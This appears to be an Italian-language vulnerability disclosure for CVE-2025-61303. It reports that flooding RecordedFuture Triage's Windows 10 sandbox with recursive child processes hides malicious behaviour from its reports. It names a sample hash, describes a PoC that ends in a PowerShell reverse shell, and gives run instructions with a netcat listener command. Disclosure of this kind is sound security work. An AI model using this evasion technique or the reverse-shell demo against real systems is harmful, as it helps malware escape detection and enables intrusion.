 egkritsis/cve-2025-61303
Vulnerabilità Critica (9.8) - Il motore di analisi dinamica RecordedFuture Triage può fallire nel registrare comportamenti dannosi quando i campioni producono un fork di processi ricorsivi ad altissimo volume, causando report comportamentali inconsistenti o mancanti.

RecordedFuture Triage Sandbox Windows 10 build 2004 e Windows 10 LTSC 2021 contiene una vulnerabilità critica nel proprio motore di analisi comportamentale di Windows che consente a un campione di malware inviato di eludere il rilevamento e causare una negazione dell'analisi. La vulnerabilità viene attivata quando un campione genera ricorsivamente un gran numero di processi figli, producendo un volume elevato di log ed esaurendo le risorse di sistema. Di conseguenza, comportamenti maliziosi chiave, inclusa l'esecuzione di PowerShell e l'attività di reverse shell, potrebbero non essere registrati o segnalati, fuorviando gli analisti e compromettendo l'integrità e la disponibilità dei risultati dell'analisi in sandbox.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:HIl campione vathos_rev.exe (SHA256: 3c52178c27d2a0336f6286f6cf0a4a253a507273b1a19303edcacb39d2659a4b) dimostra una condizione di negazione dell'analisi nel motore di analisi comportamentale di Windows di RecordedFuture Triage.
Quando viene eseguito in configurazioni Windows 10, il campione genera ricorsivamente migliaia di processi figli, esaurendo le risorse di tracciamento dei processi e di logging. Di conseguenza, la sandbox riporta dati comportamentali minimi e non riesce a registrare le azioni maliziose chiave.
win10v2004-20250610-enx64104s213s1/10vathos_rev.exewin10ltsc2021-20250619-enx64105s215s1/10vathos_rev.exeIn entrambi gli ambienti sandbox Windows 10, la detonazione non è riuscita a catturare le fasi previste di esecuzione di PowerShell e reverse-shell nonostante il malware eseguisse questi comportamenti sull'host.
Il motore di analisi comportamentale della sandbox è stato saturato dalla creazione ricorsiva di processi, con conseguente telemetria troncata o mancante.
Ciò conferma una vulnerabilità di negazione dell'analisi: il motore comportamentale non riesce a segnalare attività maliziose in condizioni di alta ricorsione e volume di log, portando a falsi negativi e output forensi incompleti.
Riferimento del rapporto pubblico:
https://tria.ge/250822-qfystshk51
Questa è una vulnerabilità di negazione dell'analisi in RecordedFuture Triage che può causare il fallimento del motore di analisi dinamica nel catturare o segnalare l'attività comportamentale. Lo sfruttamento consente agli avversari di bypassare il rilevamento comportamentale e produrre report di analisi incompleti o mancanti.
Impatti chiave
Conseguenze a valle
vathos_rev.exe
3c52178c27d2a0336f6286f6cf0a4a253a507273b1a19303edcacb39d2659a4bdca2fc8f69f6493c7a9c1ce9a68b24549b4688ba4788e34bce47d91b0accc98d33dbf8d2924e866dfce8abaee30f94bf78254777b6f7fd6a35d091402a984c233a8f0cbd104ebe34559037356697ae39613781ca90bd5e9f2b6542309090e806ec5f674b270 KB250822-qfystshk51win10ltsc2021-20250619-enx642025-08-22 13:12 UTC2025-08-22 13:18 UTC250822-qfystshk51win10v2004-20250610-enx642025-08-22 13:12 UTC2025-08-22 13:18 UTCNota: I dettagli della build del motore e della versione interna non sono esposti pubblicamente da RecordedFuture.
Tutte le osservazioni si basano su detonazioni pubbliche riproducibili dalla piattaforma Triage di RecordedFuture (invio250822-qfystshk51).
La demo fornita riproduce la condizione di negazione dell'analisi (DoA) generando un volume molto elevato di processi e attività runtime profondamente annidate. La demo genera molti processi figli ed esegue decrittazione XOR multi-round prima di una fase finale di reverse-shell PowerShell. Nelle immagini Triage Windows 10 vulnerabili, la fase finale del payload non viene registrata o viene troncata, mentre altre immagini (ad esempio Windows 11) catturano il comportamento completo.
Come eseguire
poc/vathos_demo.exe <IP> <PORT>
Avviare un listener (ad esempio nc -lvp 4444) sull'IP/porta specificata per osservare i tentativi di connessione. La demo genera un numero molto elevato di processi ed esegue decrittazione XOR multi-round, culminando in una fase di reverse-shell PowerShell. Nelle configurazioni Triage interessate, la fase finale del payload potrebbe non essere registrata nonostante il campione la esegua sull'host.
Figura 1 - Dashboard panoramica di Triage

Figura 2 - Report comportamentale Windows 10 v2004 (telemetria minima / esempio DoA)